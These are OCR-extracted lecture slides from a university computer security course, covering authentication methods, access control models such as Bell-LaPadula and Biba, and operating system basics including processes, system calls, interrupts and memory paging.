  - The video image can be taken within a meter or two. Iris recognition is commonly implemented together with facial recognition.

Iris Recognition vs. Retinal Scan

- Many people confused about iris recognition and retinal scan
  - Retina is not a visible part of the eye. It is a layer of nerve tissue at the back of the eyeball for sensing the light
  - Retinal scan finds patterns of retina blood vessels
  - Retinal scan is inconvenient for authentication since the eyes must be positioned very close to the retina scanner
    - Retinal scan is used primarily for eye exam, instead of security

Iris Recognition Security

- Security problem of iris recognition: easy to steal iris image, then the iris recognition system can be fooled with the stolen iris image
  - for example, print the stolen iris image on contact lens
- Iris recognition is more convenient to use than the fingerprint recognition
  - Fingerprint recognition requires touching a surface

Multi-Factor Authentication

Multi-Factor Authentication

- Multi-factor authentication involves two or more authentication factors
  - something you know
  - something you have
  - something you are
- **Two-factor authentication** is a special case of multi-factor authentication involving exactly two factors


Multi-Factor Authentication Examples

- Example 1. Using a bank card along with a PIN provides two-factor authentication
- Example 2. Two-factor authentication at NTU. To access the university online services (email, NTULearn, …), a staff needs to provide password, and to approve the access from the Microsoft authenticator app on the mobile phone
- Example 3: At the customs, passport, face and fingerprint recognition are needed

Federated Authentication

Federated Authentication Example

- When you want to post at Reddit, you need to login, or to continue with Google or Apple
  - "Continue with Google" or "Continue with Apple" is federated authentication
  - If you get authenticated at Google or Apple, then you get authenticated at Reddit automatically



Why Federated Authentication?

- In this lecture, we have learned how to authenticate a user at a site
- If a user needs to access many sites, it is tedious to get authenticated at each site
  - For example, if we visit many websites that require registration and login, we need to spend a lot of effort to register at those websites, and manage those user names and passwords, then get authenticated at each website

Federated Authentication

- Federated authentication is to solve the problem illustrated in the previous slide
  - a user is authenticated at some Identity Provider (such as Google, Apple, Facebook, …)
  - then the user can be authenticated automatically at many websites that supports this Identity Provider
- For example, if a user has login to a Google account on the computer, the user can access Redit, ChatGPT, … with federated authentication conveniently.
  - If a user has not login to Google, and the user wants to access ChatGPT though federated authentication with Google as Identify Provider, then a Google login window will be provided.

Federated Authentication

- There are different ways to implement federated authentication
  - A simple way: a user gets an access token (a piece of data identifying this user, signed using cryptography by the Identity Provider) from Identify Provider, then the user passes the access token to a website for authentication
    - The user's login credentials are not provided to the websites
  - The details of federated authentication are transparent to the user, so it is convenient for the user to use the federated authentication no matter how the federated authentication is implemented.

Cryptography and Authentication

Cryptography and Authentication

- Cryptography is needed in many strong authentication techniques
  - Cryptography is used for one-time password generation, security token, smartcard, mobile authentication apps
  - Cryptography is needed for authenticating messages, software, and websites
  - You will learn the details of using Message Authentication Code and Digital Signature for authentication in the module SE6003 Cryptography

Summary

- We mainly leaned user authentication in this lecture
  - something you know
    - Password
  - something you have
    - Security token, smartcard, RFID, mobile phone, …
  - something you are
    - Fingerprint, iris, …..
- Multi-factor Authentication
- Federated Authentication

SE6001 Computer Security

Lecture 3

Access Control

Table of Contents

Lecture Outline

- Access Control
- Access Control Models

Access Control

Access Control

- Access control: selective restriction of access to a place or resource
  - Authentication is typically the first step for access control
  - After successful authentication, the system decides whether the request for accessing a place/resource is granted or not based on the predefined rules/policies
  - If the request is granted, access to the place/resource
- We are familiar with access control
  - Security check at customs for entering a country
  - Login to access our email
  - …

Security Policy

- A security policy specifies what action a subject is allowed to do with respect to an object
  - Subject: for example, a user, or a process acting on behalf of user
  - Object: the informational and computational resources to protect and manage. For example, files, database, memory, devices, ….
  - Action: the thing that subject may or may not do with respect to the objects. For example, reading and writing of documents, updating software, and accessing database
  - Permission: For example, the action is allowed or denied
- Example: User A is not allowed to read a file of User B

Access Control Model

- Access control model is a scheme for specifying and enforcing security policies
- There are different classifications of access control models:
  - According to who decides the access rights to an object:
    - Discretionary access control (DAC)
    - Mandatory access control (MAC)
  - According to how to store the security policies:
    - Access control matrix
    - Capability-based model
    - ACL-based model
  - According to how to simplify the security policies:
    - Role-based access control (RBAC)
    - Rule-based access control (RuBAC)
    - Multi-Level Security (MLS), such as BLP model and Biba model
    - …..

Who decides the security policies?

Who decides the security policies?

- Depending on who decides the security policy, there are two types of access control models:
  - Discretionary Access Control (DAC)
    - The owner of the object decides the rights
    - Example: the owner of a file decides who can read or write the file
  - Mandatory Access Control (MAC)
    - A policy administrator decides the policies, which must be followed by everyone in the system
    - Example: NTU does not allow the students to access the exam marks entry system

How to store the security policies?

Access Control Matrix

- The simplest way to store the security polices is to specify the security policies in a matrix:

	my.c	mysh.sh	sudo	a.txt
root	{r,w}	{r,x}	{r,s,o}	{r,w}
Alice	{r,w}	{r,x,o}	{r,s}	{r,w,o}
Bob	{r,w,o}	{}	{r,s}	{}

  - r: read, w: write, x: execute, s: execute as owner, o: owner

Access Control Matrix

- There are two drawbacks of using the access control matrix to store security policies
  - If the system is huge with many subjects and many objects, the size of the matrix is too large, and it takes too much space to store
    - It is possible that many elements in such a huge access control matrix are empty, so it wastes space to store the whole matrix
  - When the subjects and objects are changing, it becomes expensive to update a huge matrix

Capabilities and Access Controls Lists

- In applications, we may store each row of the access control matrix for each subject
  - It is called **capability-based model**
- In applications, we may store each column of the access control matrix for each object. Each column of the matrix is called access control list (ACL)
  - It is called **ACL-based model**
  - Example: the file permission in Microsoft Windows and Linux are ACL-based model.

Example

- **Access control matrix**:

	my.c	mysh.sh	sudo	a.txt
root	{r,w}	{r,x}	{r,s,o}	{r,w}
Alice	{}	{r,x,o}	{r,s}	{r,w,o}
Bob	{r,w,o}	{}	{r,s}	{}

- **ACL**: each object has a list of access rights to it

my.c	→ (root, {r,w}) → (Bob, {r,w,o})
mysh.sh	→ (root, {r,x}) → (Alice, {r,x,o})
sudo	→ (root, {r,s,o}) → (Alice, {r,s}) → (Bob, {r,s})
a.txt	→ (root, {r,w}) → (root, {r,w,o})

- **Capabilities**: each subject has a list of capabilities to objects

root	→ (my.c, {r,w}) → (mysh.sh, {r,x}) → (sudo, {r,s,o}) → (a.txt, {r,w})
Alice	→ (mysh.sh, {r,x,o})→ (sudo, {r,s}) → (a.txt, {r,w,o})
Bob	→ (my.c, {r,w,o}) → (sudo, {r,s})

Store the Security Policies

- Access control matrix model, ACL-based model, capability based model are all useful in applications
  - Access control matrix model is useful when the matrix size small (especially after grouping/classifying the subjects and objects)
  - For huge-size access control matrix, it is implemented using the ACL-based model or capability based model


How to simplify the security policies?

Simplify Security Policies

- In the previous slides, each security policy is specified for one pair of subject and object.
  - Complicated when there are many subjects and objects
- To simplify the security policies, the following approaches are used:
  - Group/classify the subjects and/or objects
    - Examples: Role based access control, Multi-level security
  - Combine related policies into rule/formula
    - Examples: Rule based access control, Attribute-based access control
  - ……


Group

- A subject is in one (or more than one) user group. A security policy is specified for a user group and an object.
  - Used in file permission in Microsoft Windows and Linux system



Role-Based Access Control

- In role-based access control, the users are grouped according to their roles (similar to previous slide). A security policy is specified for each role and object.
  - For example, the roles in a company may be engineering, marketing, finance, human resource …




Multi-Level Security

- Multi-level security (MLS) has been traditionally used in military organizations for document classification and personnel clearance
  - MLS is type of mandatory access control model
  - Objects are classified into different security levels
  - Each user is assigned a security level
- There are two main MLS models
  - Bell-LaPadula model (for protecting confidentiality)
  - Bella model (for protecting integrity)

Bell-LaPadula (BLP) Model

- Bell-LaPadula model is for protecting the confidentiality of objects.
- The objects and users are assigned the confidentiality levels

Bell-LaPadula (BLP) Model



- The rules of BLP model are:
  - No read up
    - A user cannot read objects from a higher security level
    - A user can read objects from the same or lower security level
    - Example: A user with "Secret" level cannot read the objects at the "Top Secret" level
  - No write down
    - A user cannot write objects at a lower security level
    - A user can write objects for the same or higher security levels
    - Example: A user with "Secret" level cannot write the objects for the "Confidential" level. It is to prevent the "Secret" information from the user being written to the lower security level(s).
- The BLP rules express the principle that information can only flow up, going from lower confidentiality levels to higher confidentiality levels

Biba Model

- The **Biba model** has a similar structure to the BLP model, but it addresses integrity rather than confidentiality.
- Objects and users are assigned **integrity levels**
- The integrity levels in the Biba model indicate degrees of trustworthiness, or accuracy, for objects and users, rather than levels for determining confidentiality.
  - For example, a file stored on a machine in a closely monitored data center would be assigned a higher integrity level than a file stored on a laptop.
    - In general, a data-center computer is less likely to be compromised than a random laptop computer.
  - When it comes to users, a senior employee with years of experience would have a higher integrity level than an intern.

Biba Model

- The rules of Biba model are:
  - No read down
    - A user cannot read objects from a lower integrity level
    - It is to prevent a user from reading less trusted information
  - No write up
    - A user cannot write objects to a higher integrity level
    - It is to prevent the objects with higher integrity level being contaminated by the user with lower integrity level
- The Biba rules express the principle that information can only flow down, going from higher integrity levels to lower integrity levels

Summary

- Access Control Models
  - Who decides the security policy
    - Discretionary access control (DAC)
    - Mandatory access control (MAC)
  - How to store the security policies
    - Access control matrix
    - Capability-based model
    - ACL-based model
  - How to simplify the security policies
    - Grouping/Classifying subjects/objects
      - Role-based access control
      - Multi-level security
        - » The Bell-LaPadula (BLP) model
        - » The Biba model

SE6001 Computer Security

Lecture 4

Operating System

Table of Contents

Lecture Outline

- Computer System
- Operating System
  - Kernel
  - Tasks of operating system
  - Bootstrapping
- Virtual Machine


Computer System

Computer System Examples

- We use many computer systems in daily life
  - Servers
    - Many websites are running on servers
  - Personal computer
  - Mobile phone, smart watch, tablet computer
  - Embedded system (such as microcontroller)
    - Used in washing machine, television, digital camera, air conditioner, Wi-Fi router, elevator, calculator, …


Computer System Components

- A computer system consists of
  - Hardware
  - Software
    - Operating system
    - Application programs
  - Users (people, or other computers)



Computer Hardware

- The computer hardware is made up of
  - CPU (also called microprocessor, or simply processor)
    - We will learn the details of CPU later in this course
  - Main memory (RAM)
  - Input/output devices (keyboard, mouse, graphic display, network card …)
  - Auxiliary storage: disk drive, …




Computer Software

- Computer software consists of
  - Operating system
    - controls and coordinates the use of the hardware among the various application programs for the various users
  - Application programs
    - Work for the users (math computation, text editor, PDF viewer, video player, web browser, video games, compilers, database systems, …)

Operating System

Operating System

- **Operating system (OS)** is a set of programs
  - Manage and allocate all the computer hardware resources
    - All application software needs to go through the operating system in order to use any of the hardware
  - Manage application software
  - Establish user interface




Operating System

- Commonly used operating systems
  - Unix-like operating system
    - Unix (not widely used these days)
    - Linux (used in most of the servers and supercomputers)
    - Android (used in 71% of the mobile phones, tablets)
    - iOS (used in iPhones, iPads)
    - macOS (used in Apple's Mac computers)
  - Microsoft windows
    - Used in 76% of the desktop and laptop computers in year 2022
  - Embedded operating system

Operating System: Kernel

- The **kernel** is the core component of the operating system
  - the kernel provides the most basic level of control over all of the computer's hardware devices
- In Linux operation system, kernel is clearly defined. But kernel is not clearly defined in Microsoft Windows.



Main Tasks of Operating System

- Process management
- Application interface
- User interface
- Device management
- Memory management
- Disk and file management

Main Tasks of Operating System

- The knowledge of operating system is essential for working on computer security
- We will give a brief introduction to the main tasks of operating system in this lecture
- To know the details of operating system, there are many online resources. For example,
  - Operating system course at Rutgers University https://people.cs.rutgers.edu/~pxk/416/notes/index.html

OS: Process Management


Process Management

- Process is an instance of a program that is currently executing
- Process management
  - Allocate resources to a process, start execution
  - Provide hardware services to the process
  - Handle the error/fault of a process
  - Terminate a process
  - Inter process communication (processes communicate with each other)

Execute a program

- How does a kernel execute a program?
  - Assign memory space and other resources to a program
  - Load the program binary code into memory, and uniquely identify it as a process
    - Each process running on a given computer is identified by a unique nonnegative integer (between 0 and 32,767), called the **process ID (PID)**.
    - Each process has the information of User ID (UID). The UID of a process is the ID of the user that starts running the process (UID of a process is not the owner of the program file).
    - Given the PID for a process, we can then associate its CPU time, memory usage, program name, etc.
  - Initiate execution of the application program which then interacts with the user and with hardware devices.

Processes on Windows Computer



Processes on Linux Computer

- To show all processes running on your system,
  - at the prompt in a terminal, type the following:

    ps -ef
  - PID, PPID(parent process ID), C(CPU utilization), STIME(start time), TTY (controlling terminal), TIME(total execution time), CMD(command)

```
USER   PID  PPID   C    STIME    TTY  TIME CMD
root     1     0   0   Jun 28      -  3:23 /etc/init
root  1588  6963   0   Jun 28      -  0:02 /usr/etc/biod 6
root  2280     1   0   Jun 28      -  1:39 /etc/syncd 60
mary  2413 16998   2 07:57:30      -  0:05 aixterm
mary 11632 16998   0 07:57:31  lft/1  0:01 xbiff
mary 16260  2413   1 07:57:35  pts/1  0:00 /bin/ksh
mary 16469     1   0 07:57:12  lft/1  0:00 ksh /usr/lpp/X11/bin/xinit
mary 19402 16260  20 09:37:21  pts/1  0:00 ps -ef
```


Inter Process Communication

- The processes are not allowed to communicate with each other directly
- There are two possible ways for processes to communicate with each other (details omitted here)
  - Shared Memory. The kernel allocates a piece of memory space to two (or more) processes, these processes share this memory space, then they can read/write to this shared memory
  - Message Passing. For process A to send a message to process B, process A sends message to the kernel indicates that the destination is process B, then the kernel sends the message to process B.

Multitasking

- When a computer is working, the kernel is always running
  - The process ID of kernel is 0
  - Strictly speaking, kernel is not a process. The kernel manages processes. But we can view the kernel as a complex process
- On a modern computer, many processes are running
- Suppose that there is a single-core CPU on a computer. At any time, this CPU can only execute one process
  - How can the processes and kernel run "at the same time"?

Multitasking

- The kernel gives each process a "slice" the CPU's time (depending on the priority of the processes), then the computer can execute all the processes (multitasking)
  - A process is paused and its state is saved, then resumes the execution of another process for a period, and so on … It is called **context switch**.
  - It appears to us that the computer is running all the processes simultaneously
- The kernel uses several algorithms to schedule the processes
  - Process scheduling is not covered in this course since it is not much related to security

Multitasking

- For a context switch to occur (switching from executing one process to executing another process), the kernel needs to be executed on CPU
- Note that when a process is executed on CPU, the kernel is not executed on CPU (only one process is executed on a single-core CPU at any time). **How to execute the kernel when a process is executed?**
  - Solution: For example, there is hardware **timer interrupt**. When a process being executed on CPU reaches the end of a given period, the timer sends interrupt signal to the CPU. CPU interrupts the process, the kernel is executed, then the kernel schedules the next process and executes it.

Multiple Copies of a Program

- Multiple copies of the same program can be run as different processes
  - For example, we write a C program, compile and link to obtain an executable file. We can run this executable program many times at the same time on computer (maybe with different inputs to the program). Each copy is a different process, and is given a unique process ID.

OS: Application Interface

System Calls

- Normally user programs are not allowed to access system resources directly. They must ask the OS to do that for them
- OS provides a set of functions that can be called by user programs to request for OS services. These functions are called "**system calls**" (interface between the applications and kernel)
  - For example, when we write programming code, we simply write open a specific file. When a user runs the program as a process, the process makes a system call to open the file. The kernel verifies whether the user is allowed to open the file, then the kernel opens the file for the user's process

System Calls

- Many system calls in operating systems
  - More than 300 system calls in Linux
  - About 2000 systems calls in Windows
  - Around 250 system calls in Android
  - More than 500 system calls in iOS

System Calls Examples

- Examples (Linux)
  - Files & I/O
    - open, close — open and close a file
    - create, unlink — create and remove a file
    - read, write — read and write a file
    - chmod — change access permission mode
    - mkdir, rmdir — make and remove a directory
  - Process Management
    - fork — create a new process
    - exec — execute a file
    - exit — terminate process
    - wait — wait for a child process to terminate

System Calls Examples: fork(), exec()

- Processes are created through different system calls, most popular are fork() and exec()
- When process ABC calls fork(),
  - The operating system creates a new process (called child) by duplicating the calling process ABC.
  - The child process has its own unique process ID (PID).
  - Both process ABC and its child process are executed simultaneously

System Calls Examples: fork(), exec()

- When process ABC calls exec(),
  - An executable file should be provided as input parameter to exec()
  - Process ABC is replaced with the input executable program (process ABC is eliminated)
  - This system call does not create a new process, and the PID remains unchanged.
- The fork call merely duplicates the parent process. To switch to a different program, a process uses one of the exec system calls.

System Call Implementation

- The implementation of system call is transparent (invisible) to the high-level programming language programmers
  - Knowing the implementation of system call is useful for working on computer security
  - Roughly, the system call works as follows:
    - An application process makes a system call
    - The application processes is paused. The kernel executes the system call for the application process
    - After the system call finishes, the kernel returns the value (returned from the function) to the application process, and resumes the execution of the application process.
  - The details of a system call are given in the next two slides.

System Call Implementation

- Each system call is represented as a system call number which is known to the application processes and the kernel
  - For example, the system call number 10 is for file open(), system call number 11 is for file read(), etc.


System Call Implementation

- System call is implemented using **trap** (also called **software interrupt**). A system call basically works as follows:
  - When an application process executes a system call, the process first stores the system call number into a predefined CPU register
  - The application process executes a special instruction (normally the break instruction) on CPU. It signals to the CPU that the process wants to make system call
  - The CPU pauses the process, executes the kernel's system call handler
  - The kernel retrieves the system call number from the predefined CPU register, then the kernel calls that function for the application process
  - After the function finishes, the kernel stores the returned value (returned from the function) into another predefined register.
  - Then the kernel executes a jump instruction to jump back to continue executing the application process
  - The application process gets the returned value from the predefined register, and continues the execution.

OS: User Interface

Shell


- User interacts with operating system through shell
- Shell is the outermost layer around the operating system (so it is called shell)
- Shell is the software program that provides an interface for users (or programs) to interact with the operating system
  - Users gives command to shell (such as delete a file, run a program)
  - then **the shell invokes system calls** to execute the command




Shell Categories

- Two main categories of operating system shells
  - Command-line shell provide a command-line interface (CLI)
    - Command prompt, PowerShell in Microsoft Windows
    - bash shell is the default shell in Linux
    - zsh shell is the default shell in macOS
  - Graphical shell provides a graphical user interface (GUI)
    - Windows shell in Microsoft Windows
    - X window system in Unix-like systems (in Linux, KDE and GNOME desktops are based on X windows)

- Example: Command prompt in Microsoft Windows




- Example: bash shell on macOS



OS: Device management

Device Driver and Device Controller

- The input/output devices of a computer: keyboard, mouse, video display, and network card, disk, …..
- Device drivers and device controllers are needed for the communication between the operating system and devices



Device Driver

- A **device driver** is a computer program allowing higher-level computer programs to access a hardware device without knowing the details of the hardware
- To access each hardware device attached to a computer, the device driver of that device must be installed on the computer
  - The task of writing drivers usually falls to software engineers who work for hardware-development companies

Device Controller

- **Inside** every hardware device, there is **device controller**
  - A device controller is piece of software and/or hardware that manages the communication between a device and the rest of the computer system
    - It translates the commands from the computer system into the form that the device can understand, and send the command to the device for execution
    - It translates the responses from the device into a form that the computer system can understand

Communicate with Devices

- The devices and the CPU (together with operating system and applications) operate concurrently, i.e., they are running at the same time.
- To manage a device, the kernel needs to send commands to a device, and receive response from the device
  - The kernel sends a command to a device through device driver. The device controller receives the command, passes the command to the device to execute
  - After finishing the operation, the device controller informs the CPU by causing an interrupt (details in the next slide)

Communicate with Devices : Interrupts

- In order to send a response from a device to the operating system, the device controller of that device sends an **interrupt** (also called **hardware interrupt**) signal to a chip called programmable interrupt controller (PIC). The PIC prioritizes the hardware interrupts and sends the interrupt signal to CPU.
- Upon receiving the interrupt signal, the CPU pauses the current process, and execute the kernel. The kernel calls the **interrupt handler** (also called interrupt service routine) to handle the interrupt, such as copying the data from the device controller to computer's memory.
  - In most cases, the interrupt handler is part of the kernel
- After the interrupt handler finishes, the kernel resumes the execution of the paused process.

Example: Keyboard

- Each time when we compress key on the keyboard, the device controller of keyboard reads that data into the memory of device controller
- The device controller then informs CPU with interrupt signal
- The CPU pauses the current process
- The interrupt handler is called to read the data from the device controller of the keyboard into the computer memory, and schedule a task to handle the stored keyboard data
- The paused process continues to execute …
- When the task being scheduled is executed by CPU, it checks which application process is active for keyboard input (at anytime, at most one application process can be active for keyboard input), then schedules an event on that application process's event queue
- When the application process which is active for keyboard input is executed by CPU, when it reaches the keyboard activity event in its event queue, it reads and uses that keyboard data

Example: Mouse

- When the mouse is moving, it sends 1000 interrupts per second to the CPU, and reports its current position with each interrupt
  - depending on the setting of the mouse, the number of interrupts may range from 125 interrupts to 1000 interrupts per second

OS: Memory Management

Memory

- There are two types of computer memory
  - Non-volatile memory
    - When powered off, the data remains
    - Example: Read-only memory (**ROM**)
      Flash memory (or simply called flash)
  - Volatile memory
    - When powered off, the data loses
    - Fast read and write
    - Example: random access memory (**RAM**)

ROM and Flash Memory

- ROM has been used to store the code in the BIOS for starting up a computer
  - Will learn how to start up a computer later in this lecture
- Flash memory is an advanced ROM
  - Normally the data on ROM cannot be modified
  - The flash memory can be read and write
    - Flash memory is a type of EEPROM (Electrically Erasable Programmable ROM)
- Today, flash memory replaces most of the ROM

Flash Memory

- Flash memory is widely used today for data storage (called secondary storage) on computers
  - Flash memory is gradually replacing magnetic disk
    - SSD in personal and desktop computers (flash memory in SSD)
    - flash memory in all the mobile phones and tablet computers
  - Flash memory is much smaller than magnetic disk since magnetic disk requires spin mechanism
  - Flash memory is about 4 times faster than magnetic disk
    - Flash memory read and write speed exceeds 500MB/s
  - Flash memory is about 7 times more expensive than magnetic disk (per GB) in 2020.
    - Flash memory is about US$0.20/GB in 2020

RAM (Random Access Memory)

- It is **fast to read and write any RAM address**
- There are two types of RAM
  - SRAM: use 6 transistors to store 1 bit
  - DRAM: use 1 transistor and capacitor to store 1 bit
- DRAM is 10 times to 100 times slower than SRAM
  - DDR4 DRAM speed is between 2400MB/s and 3200MB/s
- DRAM is about 100 times cheaper than SRAM
  - DDR4 DRAM: about US$5/GB in 2022 (price changes quickly)

RAM


- SRAM is typically used as memory cache on modern CPUs (storing the data being accessed recently for faster read)
  - For example, L1, L2, L3 cache on modern CPU
  - On the AMD CPU Ryzen 5000, there are 512KB L1 cache, 4MB L2 cache, 16MB L3 cache
- **Considering the price and speed, DRAM is now the main memory of modern computers for running processes**
  - A desktop computer typically has 8GB to 128GB DRAM
  - iPhone 13 has 4GB DRAM (the storage is 128GB to 512GB)

Memory Address

- The memory is a sequence of byte
- Each byte in the memory has a unique index, known as address
  - The address of the first byte is 0,
  - The address of the second byte is 1,
  - The address of the third byte is 2,
  - …
- A contiguous address space consists of consecutive memory addresses

Address Space of Process

- When a program is loaded into main memory, it is allocated a region of memory, called its address space
- For most of personal computers and servers, the address space of a process is organized into four segments



Segments of Process


- **Text segment:** also called code segment**,** contains the actual (binary) machine code of the program
- **Data segment:** contains static and global variables (initialized or uninitialized) in the program code. In some operating system, BSS segment or some special heap is used for uninitialized global and static variables.
- **Heap segment:** also known as the dynamic segment, stores data generated during the execution of a process (for example, the objects of classes)
- **Stack segment:** uses a stack data structure that grows downwards. Stack is used for implementing the function/method calls (storing the arguments, local variables and return address)

Logical Address Space

- Logical address space
  - Logical address space is what the process views its address space
  - Logical address space is not the same as physical memory space in general
- There are mappings between logical memory addresses and physical memory addresses


Memory Management

- A simple memory management technique is to split the physical memory into fixed partitions.
  - Each process is allocated one partition
  - Pros
    - Easy to manage
    - Fast to allocate
  - Cons
    - Memory is wasted for small process
    - Not enough memory for large process



Memory Management


- Another memory management technique is to create partition based on the actual size of process
  - Pros
    - Memory not wasted for small process
    - Can give large memory space to large process
  - Cons
    - It is expensive for the OS to maintain the memory space to give contiguous memory space to new processes (there is fragmentation problem after some processes finish, added, …)



Memory Management: Paging

- To solve the problems in the previous two slides, the modern computers use the **paging** scheme:
  - Divide the physical memory into fixed-sized blocks called **frames** (the frame size is power of 2, between 512 bytes and 8192 bytes).
  - Divide logical memory into blocks called **pages**. The page size is the same as the frame size.
  - The OS maintains a **page table** for each process to map logical pages to physical frames

Paging




Memory Management: Paging Scheme

- The logical address space is normally much larger than the physical memory space used by a process
  - To reduce the page table size of a process, multilevel page tables are used for each process (details omitted here)
- Advantages of paging
  - Clear separation of logical and physical memory space
    - Contiguous logical memory space
    - **The physical memory frames do not need to be contiguous** (so the OS does not need to deal with the fragmentation problem in physical memory)

Memory Management: Segmentation Scheme

- Besides paging scheme, another useful memory management technique is segmentation scheme
- We have learned that the logical address space of each process is organized into four segments
- Segmentation scheme: A process view its four segments as four separate logical address spaces. Each segment is loaded into different physical memory region
  - Advantage: it is easier to manage the shrink/expansion of a segment during execution, especially the heap and stack.

- Segmentation scheme



Segmentation + Paging

- For the memory management on the 32-bit x86 computers (most of the personal computers use x86 CPUs), both the segmentation scheme and paging scheme are used
  - Each logical segment consists of a number of pages
  - The OS maintains a page table for each segment that maps the logical pages to physical frames
    - The logical segment can grow by adding a new logical page, and map this logical page to a physical frame
    - Similarly, a segment can shrink by removing the mapping between a logic page and the physical frame, then remove that logic page

Segmentation + Paging

- But for the 64-bit x86 computer architecture (also called x64 or x86-64), the address space of a process is generally considered to be flat:
  - The segmentation scheme of memory management is not used, i.e., each segment of the process is not viewed as a separate logical address space
  - The operating system does not provide a page table for each segment of a process


Memory Management: Virtual memory

- In the previous slides on memory management, we assume that the physical memory space is large enough to hold memory required by all the current processes
- In case the physical memory is not large enough, we can use the secondary storage (disk or SSD) to store the logical memory pages which are not currently in use
  - For example, a computer has 8GB RAM and 256GB SSD, but the processes need 20GB memory, then we may allocate part of SSD to store some logical memory pages

Memory Management: Virtual memory

- Virtual memory is to extend the paging scheme:
  - Logical memory space is split into pages
  - Physical memory space is split into frames
  - Part of the hard disk (or SSD) is split into frames
  - Some logical memory pages are mapped to physical memory frames
  - Some logical memory pages are mapped to frames on secondary storage (hard disk or SSD)

Virtual Memory



Memory Management: Virtual memory

